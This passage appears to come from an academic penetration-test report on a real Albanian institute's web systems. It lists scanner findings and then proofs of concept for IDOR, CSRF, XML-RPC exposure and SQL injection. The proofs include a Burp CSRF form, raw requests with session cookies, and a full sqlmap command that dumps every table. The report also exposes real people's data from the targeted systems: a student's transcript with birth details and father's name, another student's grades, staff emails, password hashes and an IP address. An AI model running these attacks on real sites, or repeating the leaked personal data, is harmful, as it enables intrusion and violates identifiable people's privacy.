472	11	13:50:50 2 Jun 2023	Issue found	Cross-site request forgery	https://ums.cit.edu.al	/library_view.php		Medium	Certain
561	11	14:20:36 2 Jun 2023	Issue found	Cross-site request forgery	https://ums.cit.edu.al	/membership_passwordReset.php		Medium	Certain
662	11	14:32:33 2 Jun 2023	Issue found	Cross-site request forgery	https://ums.cit.edu.al	/subjects_view.php		Medium	Certain
668	11	15:00:57 2 Jun 2023	Issue found	Cross-site request forgery	https://ums.cit.edu.al	/transcriptExport.php		Medium	Certain
400	11	12:08:19 2 Jun 2023	Issue found	TLS cookie without secure flag set	https://ums.cit.edu.al	/index.php		Low	Certain
389	11	12:08:18 2 Jun 2023	Issue found	Strict transport security not enforced	https://ums.cit.edu.al	/		Low	Certain
459	11	13:39:23 2 Jun 2023	Issue found	Path-relative style sheet import	https://ums.cit.edu.al	/index.php		Low	Certain
467	11	13:44:16 2 Jun 2023	Issue found	Input returned in response (reflected)	https://ums.cit.edu.al	/library_view.php	SelectedID parameter	Low	Certain
468	11	13:44:49 2 Jun 2023	Issue found	Input returned in response (reflected)	https://ums.cit.edu.al	/library_view.php	SearchString parameter	Low	Certain
657	11	14:30:24 2 Jun 2023	Issue found	Input returned in response (reflected)	https://ums.cit.edu.al	/subjects_view.php	SelectedID parameter	Low	Certain
395	11	12:08:19 2 Jun 2023	Issue found	HTML does not specify charset	https://ums.cit.edu.al	/images/		Low	Certain
398	11	12:08:19 2 Jun 2023	Issue found	Frameable response (potential Clickjacking)	https://ums.cit.edu.al	/index.php		Low	Certain
401	11	12:08:19 2 Jun 2023	Issue found	Frameable response (potential Clickjacking)	https://ums.cit.edu.al	/transcriptExport.php		Low	Certain
392	11	12:08:19 2 Jun 2023	Issue found	Cross-domain Referer leakage	https://ums.cit.edu.al	/		Low	Certain
658	11	14:32:06 2 Jun 2023	Issue found	Client-side HTTP parameter pollution (reflected)	http://ums.cit.edu.al	/robots.txt	URL path filename	Low	Certain
394	11	12:08:19 2 Jun 2023	Issue found	Cacheable HTTPS response	https://ums.cit.edu.al	/		Low	Certain

Cross-site request forgery

Issue:	Cross-site request forgery
Severity:	Medium
Confidence:	Certain
Host:	https://ums.cit.edu.al
Path:	/transcriptExport.php


Issue detail

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against unauthenticated functionality. This is unlikely to constitute a security vulnerability in its own right, however it may facilitate exploitation of other vulnerabilities affecting application users.

The original request contains parameters that look like they may be anti-CSRF tokens. However the request is successful if these parameters are removed.

Figure 17: Burp Scanner Results for ums.cit.edu.al

Source: Burp Suite Scanner



#	Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence
375	14	11:49:12 2 Jun 2023	Issue found	Strict transport security not enforced	https://www.cit.edu.al	/		Low	Certain
376	14	11:49:12 2 Jun 2023	Issue found	Strict transport security not enforced	https://www.cit.edu.al	/robots.txt		Low	Certain
377	14	11:49:18 2 Jun 2023	Issue found	TLS certificate	https://www.cit.edu.al	/		Low	Firm
381	14	11:51:20 2 Jun 2023	Issue found	Input returned in response (reflected)	https://www.cit.edu.al	/	name of an arbitrarily su...	Low	Certain
387	14	11:59:35 2 Jun 2023	Issue found	Client-side HTTP parameter pollution (reflected)	http://www.cit.edu.al	/robots.txt	URL path filename	Low	Certain

Strict transport security not enforced

Issue:	**Strict transport security not enforced**
Severity:	**Low**
Confidence:	**Certain**
Host:	**https://www.cit.edu.al**
Path:	**/**

Issue description

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic.This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Issue remediation

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Note that because HSTS is a "trust on first use" (TOFU) protocol, a user who has never accessed the application will never have seen the HSTS header, and will therefore still be vulnerable to SSL stripping attacks. To mitigate this risk, you can optionally add the 'preload' flag to the HSTS header, and submit the domain for review by browser vendors.

References

Figure 18: Burp Scanner Results for cit.edu.al

Source: Burp Suite Scanner

As a result, the use of Burp Suite during the vulnerability assessment phase was crucial in identifying critical flaws in the tested domains. This tool is useful, but it can also produce false positives that draw attention to potential vulnerabilities that might not actually exist. The next section will only cover the key vulnerabilities that were verified and validated through manual verification and additional testing in order to guarantee the accuracy and efficacy of our findings. We can effectively prioritize and allocate resources to address the most serious security flaws within the C.I.T infrastructure by focusing only on these substantiated vulnerabilities.

IV.3.2 – OWASP Zap Results

The vulnerability analysis performed using OWASP Zap improved knowledge of the tested domains' security posture. The thorough features of OWASP Zap were used during the evaluation to actively scan the domains, looking for a variety of security flaws and incorrect configurations. The assessment concentrated on locating security flaws like SQL injection, unsafe direct object references, and other possible vulnerabilities.

The OWASP Zap assessment found several significant vulnerabilities in the tested domains, underscoring the importance of taking strong security precautions. The findings from the OWASP Zap assessment are shown in the following figure to illustrate the identified vulnerabilities.

Alert Type	Risk	Count
PII Disclosure	**High**	35
SQL Injection	**High**	1
Absence of Anti-CSRF Tokens	**Medium**	2545
Content Security Policy (CSP) Header Not Set	**Medium**	2076
HTTP to HTTPS Insecure Transition in Form Post	**Medium**	3
Hidden File Found	**Medium**	12
Missing Anti-clickjacking Header	**Medium**	1874
Vulnerable JS Library	**Medium**	7
Application Error Disclosure	**Low**	1
Cookie No HttpOnly Flag	**Low**	1446
Cookie Without Secure Flag	**Low**	1869
Cookie without SameSite Attribute	**Low**	1856
Cross-Domain JavaScript Source File Inclusion	**Low**	299
Information Disclosure - Debug Error Messages	**Low**	50
Private IP Disclosure	**Low**	286
Secure Pages Include Mixed Content	**Low**	8
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	**Low**	4297
Strict-Transport-Security Header Not Set	**Low**	11571
Timestamp Disclosure - Unix	**Low**	54
X-Content-Type-Options Header Missing	**Low**	10633
Total		**20**

Figure 19: OWASP Zap Overall Results

Source: Author Findings

The OWASP Zap assessment is a powerful and effective tool for finding vulnerabilities, but it should only be used in conjunction with manual verification and additional testing. This method reduces the likelihood of false positives or missed vulnerabilities while guaranteeing the accuracy of the findings. The results of the OWASP Zap assessment will be further examined and validated in the sections that follow.

IV.3.3 – Known vulnerabilities CWE Results

To find any existing vulnerabilities that might be potentially exploited, the OWASP Toolkit Chrome Extension was used to analyze the domains for known CWEs during the assessment Within the tested domains, several noteworthy CWE findings were found, which are illustrated in the image below.

Host	Component	Version	CWE	Summary
https://ums.cit.edu.al/	jquery	1.10.2	**CWE-2015-9251, CWE-2015-9251**, CWE-2019-11358, CWE-2020-11022, CWE-2020-11023	3rd party CORS request, parseHTML() script execution, Object.prototype pollution, XSS introduction
https://old.cit.edu.al/ https://ums.cit.edu.al/	jquery	1.12.4		
https://ums.cit.edu.al/	jquery	1.10.2		jQuery 1.x and 2.x are End-of-Life and no longer receiving security updates
https://ums.cit.edu.al/	bootstrap	3.3.5	CWE-2019-8331, CWE-2018-14041, **CWE-2018-20676**	XSS in tooltip/popover, XSS in scrollspy, **XSS in tooltip data-viewport**
https://old.cit.edu.al/	bootstrap	3.1.1		
https://old.cit.edu.al/ https://ums.cit.edu.al/	bootstrap	4.0.0		Bootstrap before 4.0.0 is end-of-life and no longer maintained
https://cit.edu.al/	Jquery-validation	1.17.0	**CWE-2022-31147**, CWE-2021-43306, CWE-2021-21252	**ReDoS vulnerability**, Regex DoS vulnerability

Figure 20: Overall CWE Report

Source: Author Findings

The OWASP Toolkit Chrome Extension's provide concrete proof of the CWEs found, but additional validation and verification are still required to guarantee the accuracy of the results. The summary provided for each CWE in the image above is based on the CWE Registry (CWE - Search the CWE Web Site, 2019). To confirm the existence and seriousness of the identified vulnerabilities, manual assessment and additional testing are required.

IV.4 – Vulnerability Exploitation


In this section, we will focus on addressing the most critical vulnerabilities discovered during the vulnerability assessment phase of the system cit.edu.al. These vulnerabilities require immediate attention and will be discussed in-depth to provide comprehensive remediation strategies. For other identified vulnerabilities, they will be briefly mentioned and addressed sporadically to ensure a more holistic approach to enhancing the overall security of the system.

Several critical vulnerabilities were identified during the vulnerability assessment, leading to potential security risks in the system at https://ums.cit.edu.al. These vulnerabilities include Insecure Direct Object Reference & Private Data Exposure, Cross-Site Request Forgery (CSRF), XML-RPC Exposure, SQL Injection, and Password Crack.

IV.4.1 – IDOR & Private Data Exposure Proof of Concept

The system's authorization functionality in the vulnerable system at https://ums.cit.edu.al exhibited a critical vulnerability known as Insecure Direct Object Reference (IDOR) combined with Private Data Exposure. This vulnerability allowed unauthorized users to access sensitive information and other users' data by manipulating the key value associated with the data (CWE-639: Authorization Bypass Through User-Controlled Key, 2023).

The endpoint transcriptExport.php with the parameter codex was susceptible to this vulnerability. The value passed in the codex parameter was Base64-encoded, which provided low security. Attackers could decode the Base64-encoded value, modify it to access unauthorized and sensitive information, and then convert it back to Base64 before sending the request.



ums.cit.edu.al/transcriptExport.php?codex=NTA4YXMxczd1eTJWRDFEWTkzCg==

CIT
CANADIAN INSTITUTE OF TECHNOLOGY

Student Number: KT345B080015
Last Name: FLORIAN
First Name: SNALLA
Place of Birth: VORE, TIRANE
Date of Birth: 12.14.1996
Father's Name: AVDI

Entrance Year: ACADEMIC YEAR 2019-2020
School: FACULTY OF ECONOMY
Department: BUSINESS ADMINISTRATION
Degree: MASTER OF SCIENCE IN:
BUSINESS ADMINISTRATION
Profile :
Date of Graduation:

Cumulative GPA/	2.67
Total Credit Hours	51.00
Total Points	136.20
Total ECTS	72.00

Courses Taken / *Previous Grade, if Retaken*

	Course	Grade	Credits	ECTS	Points	Grade	Credits	Points
Semester 1								
1	Marketing Management	A+	3	6	0			0
2	Economic and Legal Environment	A	3	6	0			0
3	Communication Skills	A+	3	6	0			0
4	Financial Reporting Standards	A+	3	6	0			0
5	Financial Statement Analysis	A+	3	6	0			0
	Hours:	15		30				
	Semester GPA:	0.00						
Semester 2								
1	Managerial Finance	A+	3	6	12			0
2	Computer Aided Decision Making	A+	3	6	12			0
3	Interpersonal Relationship and Leadershi	A+	3	6	12			0
4	Advanced Project Management	A	3	6	11.4			0
5	International Trade and Logistics	A+	3	6	12			0
	Hours:	15		30				
	Semester GPA:	3.96						
Semester 3								
1	Plannning and control system	B+	3	6	11.1			0
2	International Business in Finance	A+	3	6	12			0
3	Strategic Analysis	A+	3	6	12			0

GPA Table

Grade	Points
A+	4
A	3.8
B+	3.7
B	3.3
B-	2.7
C+	2.3
C	2
F	0
FNA	0


Figure 21: IDOR & Private Data Exposure

Source: Author Findings

IV.4.2 – CSRF Proof of Concept

The vulnerable system at https://ums.cit.edu.al was found to be vulnerable to Cross-Site Request Forgery (CSRF)). This critical vulnerability arises when a web application fails to verify the authenticity of requests, allowing attackers to manipulate user sessions and execute unintended actions on behalf of the targeted users (CWE-352: Cross-Site Request Forgery (CSRF), 2023).

In order to demonstrate the exploitation of this vulnerability, we employed Burp Suite, a widely used web security testing tool. With Burp Suite, we were able to perform a CSRF attack by manipulating user sessions and crafting payloads specifically designed to deceive the application into executing unintended actions on behalf of the targeted user. Through this attack, we showcased the potential impact of CSRF vulnerabilities and the ability to compromise the integrity and security of the vulnerable system.



```
GET /ERegisterStudents_view.php HTTP/2
Host: ums.cit.edu.al
Cookie: UniversityManagementSystem=
9e05e305e422389304105298cf30b791; displayDemoTools=on;
demoInfoShownBefore=yes
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
```

Selected text

```
9e05e305e422389304105298cf30b791
```

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://ums.cit.edu.al/ERegisterStudents_view.php">
      <input type="hidden" name="SortDirection" value="desc"/>
      <input type="hidden" name="SortField" value="3"/>
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

https://ums.cit.edu.al/ERegisterStudents_view.php?SortDirection=desc&SortField=3

Register Details

Student	ERegister Number	Assignment 1	Assignment 2	Participation	Project	Midterm	Final Exam	%	Letter	point/10	point/4	Status
Arbër Bylykbashi	Research Methods-G1/SE-Academic Year 2022-2023	100		100	80	55	40	60.5	C+	6	2.3	
Arbër Bylykbashi	Physics I-G1_22-23-Academic Year 2022-2023					15.33		15.33	F	4	0	
Arbër Bylykbashi	Linear Algebra-G1_22-23-Academic Year 2022-2023					14						
Arbër Bylykbashi	Introduction to Statistics-G1_22-23-Academic Year 2022-2023					10		10	F	4	0	
Arbër Bylykbashi	Introduction to Economics-G1/SE-Academic Year 2022-2023	10		8	10	6	16	50	D	5	1	

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
demoInf...	yes	ums.cit.edu.al	/	Fri, 02 Jun 2023 13:...	22	false	false	None	Fri, 02 Jun 2023 11:...
displayD...	on	ums.cit.edu.al	/	Fri, 02 Jun 2023 14:...	18	false	false	None	Fri, 02 Jun 2023 11:...
Universit...	0e725899fb05f3dc41f...	ums.cit.edu.al	/	Session	58	true	false	None	Fri, 02 Jun 2023 11:...


Figure 22: CSRF Proof of Concept

Source: Author Findings

IV.4.3 – XML-RPC Exposure Proof of Concept

The vulnerable system at https://old.cit.edu.al was identified to have a critical vulnerability known as XML-RPC Exposure. This vulnerability allowed for blind Server-Side Request Forgery (SSRF) via the XML-RPC interface.

Attackers can exploit this vulnerability by sending malicious XML-RPC requests to trick the server into making unintended requests to other internal resources or external servers. This can result in information disclosure, privilege escalation, or unauthorized access to sensitive data (CWE, 2023).


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Angelo
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: https://old.cit.edu.al HTTP/2
Request Pretty Raw Hex
Response Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Cookies 2
Request Headers 12
Response Headers 7
0 matches
Done
4,636 bytes | 889 millis

```
POST /xmlrpc.php HTTP/2
Host: old.cit.edu.al
Cookie: campus_directory_wp_session=
363dabfcb8a936663912a614445ea111%7C%7C1686055534%7C%7C1686055174;
pll_language=en
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9, en ;q=0.8
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 129

<?xml version="1.0" encoding="utf-8"?>
  <methodCall>
    <methodName>
      system.listMethods
    </methodName>
    <params>
    </params>
  </methodCall>
```

```
048d38115e8779b541e84124b17798ee%7C%7C1686055901%7C%7C1686055541;
 expires=Tue, 06-Jun-2023 12:51:41 GMT; Max-Age=1800; path=/
Vary: Accept-Encoding
Host-Header: c2hhcmVkLmJsdWVob3N0LmNvbQ==
Content-Length: 4272
Content-Type: text/xml; charset=UTF-8
Server: Apache

<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse>
    <params>
      <param>
      <value>
        <array>
          <data>
            <value>
              <string>
                system.multicall
              </string>
            </value>
            <value>
              <string>
                system.listMethods
              </string>
            </value>
            <value>
              <string>
                system.getCapabilities
              </string>
            </value>
            <value>
              <string>
                demo.addTwoNumbers
              </string>
            </value>
            <value>
              <string>
                demo.sayHello
              </string>
            </value>
            <value>
              <string>
                pingback.extensions.getPingbacks
```


Figure 23: XML-RPC Proof of Concept

Source: Author Findings

IV.4.4 – SQL Injection & Private Data Exposure

One of the specific instances of SQL injection was observed in the transcriptExport.php endpoint of the vulnerable system at https://ums.cit.edu.al. The parameter "student_list" was identified as the entry point for the attack. By exploiting the lack of proper input sanitization and validation, attackers were able to inject malicious SQL code into the SQL command constructed by the system. The sqlmap command used for exploitation demonstrates the severity of this vulnerability. The command structure was as follows: sqlmap -u "https://www.ums.cit.edu.al/transcriptExport.php" --data="student_list=Search student" --auth-type=Basic --auth-cred=<NormaleUserName:Password> -level=5 --

risk=3 --random-agent --threads=3 --batch --tamper=space2comment,charencode,apostrophemask --time-sec=5 --tables --dump-all --output-dir=/BOMBA_SQL_FILE



```
[08:46:53] [INFO] table 'fanqtpmy_ums2.appgini_query_log' dumped to CSV file '/BOMBA_SQL_FILE/www.ums.cit.edu.al/dump/fanqtpmy_ums2/appgini_que
INFO] fetching columns for table 'eregisterdata' in database 'fanqtpmy_ums2'
WARNING] the SQL query provided does not return any output
WARNING] unable to retrieve column names for table 'eregisterdata' in database 'fanqtpmy_ums2'
WARNING] unable to enumerate the columns for table 'eregisterdata' in database 'fanqtpmy_ums2'
INFO] fetching columns for table 'appgini_messages_group_permissions' in database 'fanqtpmy_ums2'
INFO] fetching entries for table 'appgini_messages_group_permissions' in database 'fanqtpmy_ums2'
nqtpmy_ums2
ni_messages_group_permissions

-------------+--------------
hasaccess    | maxrecipier
-------------+--------------
1            | 1000
1            | 1000
1            | 4294967295
1            | 99999999
0            | 0
0            | 0
-------------+--------------

INFO] table 'fanqtpmy_u
i_messages_group_permis
WARNING] HTTP error coc
eptable) - 1 times, 404
INFO] fetched data logg

 08:47:06 /2023-06-09/

li)-[~/Desktop]
```

/BOMBA_SQL_FILE/www.ums.cit.edu.al/dump/fanqtpmy_ums2/membership_users.csv [Read Only] - Mousepad

```
groupid,memberid,data,email,flags,custom1,custom2,custom3,custom4,passmd5,comments,isbanned,log_coms,isapproved,signupda-
te,allowcsvimport,pass_reset_key,pass_reset_expiry
<blank>,<blank>,guest,2021-02-11,<blank>,1,1,0,anonymous member created automatically on 2021-02-11,<blank>,anonymous
member created automatically on 2021-02-11,<blank>,<blank>,<blank>,<blank>,0,<blank>,<blank>
<blank>,<blank>,canadianit,$2y$10$/timtki5jmhuebnesjll8efqde3olywhbfvvev0gpwqgpdouabadi,2021-02-11,it@cit.edu.al,
2,1,0,<blank>,admin member created automatically on 2021-02-11\nrecord updated automatically on 2021-02-11\nrecord
updated automatically on 2021-11-01\nrecord updated automatically on 2021-11-24\nrecord updated automatically on
2021-11-24\nrecord updated automatically on 2021-11-24\nrecord updated automatically on 2022-01-19\nrecord updated
automatically on 2022-01-19\nrecord updated automatically on 2022-01-19\nrecord updated automatically on
2022-01-19\nrecord updated automatically on 2022-01-19\nrecord updated automatically on 2022-01-19\nrecord updated
automatically on 2022-01-19\nrecord updated automatically on 2022-01-19\nrecord updated automatically on
2022-01-19\nrecord updated automatically on 2022-01-19\nrecord updated automatically on 2022-01-19\nrecord updated
automatically on 2022-01-19\nrecord updated automatically on 2022-01-19\nrecord updated automatically on
2022-01-19\nrecord updated automatically on 2022-01-19\nrecord updated automatically on 2022-02-02\nrecord updated
automatically on 2022-07-12,<blank>,<blank>,<blank>,<blank>,0,<blank>,<blank>
0,<blank>,erjona.keruti@cit.edu.al,3,1,erjona keruti,<blank>,<blank>,<blank>,<blank>,<blank>,
$2y$10$agr.javcilcanw6zbueov.wytnzupxyurju5bkhhtxpxoc0r.m/yk,2023-01-11,erjona.keruti@cit.edu.al,<blank>,
0,<blank>,<blank>
0,2021-02-11,registrar@cit.edu.al,3,1,registrar office,<blank>,<blank>,<blank>,<blank>,"\nmember changed his password on
11/03/2022, 08:27 am from ip address 188.164.222.167",registrar,$2y$10$qhli0fhxbqswvguagpoulumvo3lgho4u/
